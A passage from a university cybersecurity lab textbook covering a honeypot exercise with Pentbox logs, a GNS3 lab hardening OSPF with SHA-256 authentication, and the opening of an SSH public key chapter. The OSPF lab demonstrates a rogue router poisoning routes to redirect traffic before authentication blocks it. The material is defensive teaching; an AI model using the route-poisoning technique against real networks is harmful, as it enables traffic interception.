


Figure 7 – Second Zenmap scan

5. Test the honeypot

5.1. In the IT laptop, open a Firefox browser and try to connect to the honeypot server

```
http://10.0.0.5:80
```




Figure 8 – Connection to honeypot over HTTP

5.2. Switch to back the honeypot terminal to view the live intrusion detection report

```
  INTRUSION ATTEMPT DETECTED! from 192.168.5.111:41874 (2024-04-09 19:58:15 +0000)
 ------------------------------
GET / HTTP/1.1
Host: 10.0.0.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


  INTRUSION ATTEMPT DETECTED! from 192.168.5.111:41888 (2024-04-09 19:58:18 +0000)
 ------------------------------
GET /favicon.ico HTTP/1.1
Host: 10.0.0.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://10.0.0.5/
```

Figure 9 – Pentbox Intrusion Detection Log

NOTE: From here, we can see a wealth of information about the potential attacker including that it was a Linux machine with the address 192.168.5.111 using a Firefox browser who tried

connecting to our server at 7:58:15 PM. If this was not a recognized device, we could blacklist that IP (or MAC) address from our network to prevent connections in the future.

End of Lab

Deliverables

3 Screenshots are required to earn credit for this exercise:

- Screenshot of Zenmap scan showing port 80 is active
- Screenshot of Intrusion Detection report on Pentbox
- Screenshot of the GNS3 Working Environment

Homeworks

Assignment 1 – Setup honeypots on other web ports

- Use the honeypot manual configuration to open the other common ports used by websites (ports 443, 8080, 8443)
- From the attacking machine, try to access the webpage in a similar way as before
- Monitor the results on Pentbox
- RECOMMENDED GRADING CRITERIA
    - Screenshot of Zenmap scan showing ports 80, 443, 8080, 8443 are active
    - Screenshot of Intrusion Detection reports for the same ports on Pentbox
    - Screenshot of the GNS3 Working Environment

Assignment 2 – Setup honeypots on other commonly attacked ports

- Use the honeypot manual configuration to open other commonly used ports used by hackers (ports 20, 21, 22, 23)
- From the attacking machine, use Linux to try to FTP, SSH, and Telnet into the honeypot
- Monitor the results on Pentbox
- RECOMMENDED GRADING CRITERIA
    - Screenshot of Zenmap scan showing ports 20, 21, 22, and 23 are active
    - Screenshot of Intrusion Detection reports for the same ports on Pentbox
    - Screenshot of the GNS3 Working Environment

CHAPTER 40

Network Hardening - OSPF Encrypted Authentication

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

In a previous chapter, learners built, configured, and implemented a network that is dynamically routed OSPF into their networks via MikroTik routers. This allowed routers to find the shortest path from Point A to Point B and send information through that path. However, OSPF by default has no forms of authentication. An attacker with a malicious router running OSPF could disrupt and manipulate network and routing information. OSPF packets are easily viewable in plaintext and can contain information that could help an attacker exploit a network.

In this chapter, we will implement router-to-router encrypted authentication to ensure valid router identity before updating networking tables. This will help secure OSPF and prevent unauthorized modification of routes, redirection of traffic, and unauthorized exploitation of network information.

LEARNING OBJECTIVES

- Learn how to securely authenticate OSPF traffic

PREREQUISITES

- Dynamic Networking – Open Shortest Path First

DELIVERABLES

- Screenshot of GNS3 environment
- Screenshot of OSPF interface-templates showing authentication
- Screenshot of trace command showing rouge router has been thwarted

RESOURCES

- MikroTik RouterOS Docuementation – OSPF – https://help.mikrotik.com/docs/display/ROS/OSPF

CONTRIBUTORS

- Dante Rocca, Cybersecurity student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

This lab is an extension of the OSPF Networking chapter. If you have not completed it yet, it is recommended that you do so first before continuing. By the end, your network should resemble the following topology:




Figure 1 – Final network topology

1. Start GNS3

    1.1. Create a new project: **LAB_23**

2. Build one OSPF-networked Autonomous System with the following specifications:

    2.1. Use a ***randomly generated*** IPv4 network address space with a 16 bit CIDR mask

> **NOTE:** This example uses **10.0.0.0/16** for its supernet IP space and **/30** for device-to-device subnets.

2.2. Three routers – *MikroTik CHR*

2.3. Two client machines – *VPCS or TinyCore Linux*

3. Assign static IP addresses to the clients and router interfaces

Device	Interface	Network	IPv4 Address
ROUTER-01	loopback	10.255.255.1/32	10.255.255.1
	ether1 -> PC1	10.0.1.0/30	10.0.1.1
	ether2 -> ROUTER-02	10.0.0.0/30	10.0.0.1
ROUTER-02	loopback	10.255.255.2/32	10.255.255.2
	ether2 -> ROUTER-01	10.0.0.0/30	10.0.0.2
	ether3 -> ROUTER-03	10.0.0.4/30	10.0.0.5
ROUTER-03	loopback	10.255.255.3/32	10.255.255.3
	ether1 -> PC2	10.0.2.0/30	10.0.2.1
	ether3 -> ROUTER-02	10.0.0.4/30	10.0.0.6
PC1	e0 -> ROUTER-01	10.0.1.0/30	10.0.1.2
PC2	e0 -> ROUTER-03	10.0.2.0/30	10.0.2.2

4. Configure OSPF to dynamically exchange network information

4.1. Create a new OSPF instance

```
> routing ospf instance add name=<instance_name> version=2 router-id=<loopback_IP>
```

4.2. Create a new backbone area

```
> routing ospf area add name=backbone area-id=0.0.0.0 instance=<instance_name>
```

4.3. Add all interfaces to the backbone

```
> routing ospf interface-template add area=backbone interface=all
```

4.4. In Wireshark, you should see ***OSPF Hello, Description, Request, Update*** and ***Acknowledgement*** packets

10.0.0.5	224.0.0.5	OSPF	Hello Packet
10.0.0.6	10.0.0.5	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	DB Description
10.0.0.6	224.0.0.5	OSPF	Hello Packet
10.0.0.6	10.0.0.5	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	LS Request
10.0.0.6	10.0.0.5	OSPF	LS Request
10.0.0.5	10.0.0.6	OSPF	LS Update
10.0.0.6	10.0.0.5	OSPF	LS Update
10.0.0.5	224.0.0.5	OSPF	LS Update
10.0.0.6	224.0.0.22	IGMPv3	Membership Report
10.0.0.6	224.0.0.22	IGMPv3	Membership Report
10.0.0.6	224.0.0.5	OSPF	LS Acknowledge
10.0.0.5	224.0.0.5	OSPF	LS Acknowledge

Figure 2 – OSPF output in Wireshark

4.5. PC1 should be able to ping PC2

```
PC1> ping 10.0.2.2

84 bytes from 10.0.2.2 icmp_seq=1 ttl=61 time=1.233 ms
84 bytes from 10.0.2.2 icmp_seq=2 ttl=61 time=1.259 ms
84 bytes from 10.0.2.2 icmp_seq=3 ttl=61 time=1.222 ms
84 bytes from 10.0.2.2 icmp_seq=4 ttl=61 time=1.412 ms
84 bytes from 10.0.2.2 icmp_seq=5 ttl=61 time=1.936 ms

PC1>
```

Figure 3 – PC1 pinging PC2

4.6. We can also see the path that it taken to PC2 with the VPCS ***trace*** command

```
  > trace 10.0.2.2 -P 1
```

```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.472 ms  0.192 ms  0.167 ms
 2   10.0.0.2   1.228 ms  0.390 ms  0.382 ms
 3   10.0.0.6   1.655 ms  0.614 ms  0.848 ms
 4   10.0.2.2   2.077 ms  0.740 ms  0.830 ms

PC1>
```

Figure 4 – Tracing the route to PC2

NOTE: Notice how the output from trace shows that the route to PC2 is three routers (three "hops") away, as expected.

5. Label and organize your network as necessary




Figure 5 – Simple OSPF-networked AS

Phase II – Rogue Router Network Poisoning

OSPF is a routing protocol that is prone to being insecure due to always searching for the open shortest path. Think of it as a navigation app telling you to walk through a shady alley to cut off a few minutes off your route. Let's set up a rogue router and PC to help demonstrate this.

1. Add two rogue devices to the network
    1.1. One router – ***MikroTik CHR***
    1.2. One client – ***VPCS or TinyCore Linux***

2. Assign/update static IP addresses to the clients and router interfaces

Device	Interface	Network	IPv4 Address
ROGUE-ROUTER	loopback	99.99.99.99/32	99.99.99.99
	ether1 -> ROUTER-01	10.0.7.0/30	10.0.7.2
	ether2 -> ROGUE-PC	10.0.2.0/30	10.0.2.1
ROGUE-PC	e0 -> ROGUE-ROUTER	10.0.2.0/30	10.0.2.2
ROUTER-01	ether3 -> ROGUE-ROUTER	10.0.7.0/30	10.0.7.1

> **NOTE:** Notice that *ROGUE-PC* is on the same subnet and assigned the same IP address as *PC2*.

3. Label and organize the new network as necessary




Figure 6 – New network topology

4. Start a Wireshark capture between ROUTER-01 and ROGUE-ROTUER and see how 10.0.7.1 is already broadcasting OSPF neighbor requests

10.0.7.1	224.0.0.5	OSPF	Hello Packet
10.0.7.1	224.0.0.5	OSPF	Hello Packet
10.0.7.1	224.0.0.5	OSPF	Hello Packet
10.0.7.1	224.0.0.5	OSPF	Hello Packet

Figure 7 – OSPF Hello

5. Create a new OSPF instance on the attacker's router to advertise the rogue PC's subnet

6. From PC1, execute the ***trace*** command again to PC2

```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.484 ms  0.207 ms  0.162 ms
 2   10.0.7.2   0.481 ms  0.401 ms  0.340 ms
 3   10.0.2.2   0.707 ms  0.744 ms  0.919 ms
```

Figure 8 – Tracing network route to PC2

NOTE: It seems that OSPF automatically updated the "optimal" route to the 10.0.2.0/30 subnet to be redirected through ROGUE-ROUTER. The attacker has successfully manipulated the network to route all traffic destined for PC2 to themselves.

Phase III – Enabling OSPF Authentication

Notice how each router immediately starts exchanging their routing tables when they are connected to another OSPF session. While this is very convenient when building a network, an attacker could exploit this to their advantage. If a rogue/malicious router were to enter the network with OSPF configured, it could inject false routing information to disrupt or even redirect traffic. For this reason, it is important to authenticate new routers on the network before accepting routing update from them.

1. Remove the cable connecting the rogue devices to the network

2. Start a Wireshark capture between ROUTER-01 and ROUTER-02

3. On ROUTER-01, print the interfaces that are currently configured with OSPF

```
> routing ospf interface-template print
```

```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0    area=backbone interfaces=all instance-id=0 type=broadcast
      retransmit-interval=5s transmit-delay=1s hello-interval=10s
      dead-interval=40s priority=128 cost=1
[admin@ROUTER-01] >
```

Figure 9 – Printing OSPF interfaces

4. Enable router-to-router authentication

    4.1. Add an authentication key (password) to the first entry in the list

    ```
    > routing ospf interface-template edit 0
    ```

    4.2. Type ***auth-key*** for the value name

    ```
    [admin@ROUTER-01] > routir
    value-name: auth-key
    ```

    Figure 10 – Edit authentication

    4.3. In the redirected text editor, type any secure password of your choice

    4.4. Press ***Ctrl + o*** at the same time to save and close the editor

5. Secure the password as a cryptographic hash (SHA-256)

    5.1. Edit the first entry again

    ```
    > routing ospf interface-template edit 0
    ```

    5.2. Type ***auth*** for the value name

    ```
    [admin@ROUTER-01] > ro
    value-name: auth
    ```

    Figure 11 – Edit authentication

    5.3. In the text editor, replace ***simple*** with ***sha256***

    5.4. Press ***Ctrl + o*** at the same time to save and close the editor

6. Reprint the interfaces and notice the change to entry zero

```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0    area=backbone interfaces=all instance-id=0 type=broadcast
      retransmit-interval=5s transmit-delay=1s hello-interval=10s
      dead-interval=40s priority=128 cost=1 auth=sha256 auth-key="Security1"
```

Figure 12 – Updated OSPF interfaces

7. Analyze the network traffic

    7.1. In Wireshark, select any OSPF Hello packet with a source IP from ROUTER-01

    7.2. Expand the OSPF Header section in packet details




Figure 13 – OSPF packet details

> **NOTE:** Now the router will not exchange network information with other routers that do not supply the correct pre-shared key (PSK).

8. Repeat steps 1 through 6 with ROUTER-02 and ROUTER-03

9. Once two neighbors share the same PSK, you should start to see OSPF exchanges again

Phase IV – Testing Against Rogue Attackers

After all that authentication configuration setup, let's go ahead and test our network to see if it was successful. If so, we should see that any attempts to route packets outside of our configured network to any rogue points should fail.

1. Reconnect the rogue router to ROUTER-01

2. Wait a minute for all OSPF to successfully exchange/update routes

Figure 14 – Waiting waiting waiting...

3. From PC1, execute the ***trace*** command to PC2

```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.455 ms  0.168 ms  0.167 ms
 2   10.0.0.2   0.658 ms  0.508 ms  0.377 ms
 3   10.0.0.6   0.887 ms  0.851 ms  0.603 ms
 4   10.0.2.2   1.881 ms  0.708 ms  2.518 ms
```

Figure 15 – Tracing the network path to PC2

NOTE: Despite ROGUE-PC having the "shortest path" (least number of hops), PC1 is able to network to PC2! With our new authentication in place, OSPF did not update any routing tables with false information this time. This is just but one layer of defense when it comes to network security.

End of Lab

Deliverables

Three screenshots are necessary to earn credit for this exercise

- Screenshot of GNS3 environment
- Screenshot of OSPF interface-templates showing authentication
- Screenshot of trace command showing rouge router has been thwarted

Homeworks

Assignment 1: Rebuild the OSPF network from chapter 28 with authentication

- Use the same topology from the chapter
- Add authentication to the network
- Add a Green subnet and then a rouge subnet that imitates the Green subnet. Show that the rouge subnet does not affect the network thanks to authentication

CHAPTER 41

System Hardening - SSH Public Key Authentication with Linux

JACOB CHRISTENSEN; ISHA PATEL; AND ARJUN NATH

In the modern day, one of the most common forms of authentication we encounter are Single Sign-On (SSO) passwords. You may recognize this as a password you type to access a store's website or the credentials you enter to log on to a video game service. While it is the most commonly used form of authentication, it is not the only option. In this chapter, we will be exploring a more secure alternative through asymmetric encryption. Asymmetric encryption utilizes two keys: a public key (which is typically freely available and has no cost to security if exposed) and a private key (which must never be shared under any circumstances). The basic idea is that anything encrypted with one key can only be decrypted with the other. In this chapter, we will be implementing Public Key Authentication to further harden our Linux servers on our network.

LEARNING OBJECTIVES

- Learn how to implement Public Key Authentication for remote server administration
- Learn how to harden SSH against common cyber attacks

PREREQUISITES

- Network Monitoring – Honeypots

DELIVERABLES

- Screenshot of GNS3 Network
- Screenshot of cat ~/.ssh/authorized_keys command
- Screenshot of a successful connection to ssh with public key authentication
- Screenshot of Ubuntu Desktop being refused connection due to no public key

RESOURCES

- Network Chuck – 5 Steps to Secure Linux (protect from hackers) – https://www.youtube.com/

watch?v=ZhMw53Ud2tY&feature=youtu.be&themeRefresh=1

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab, your network should look like the following:

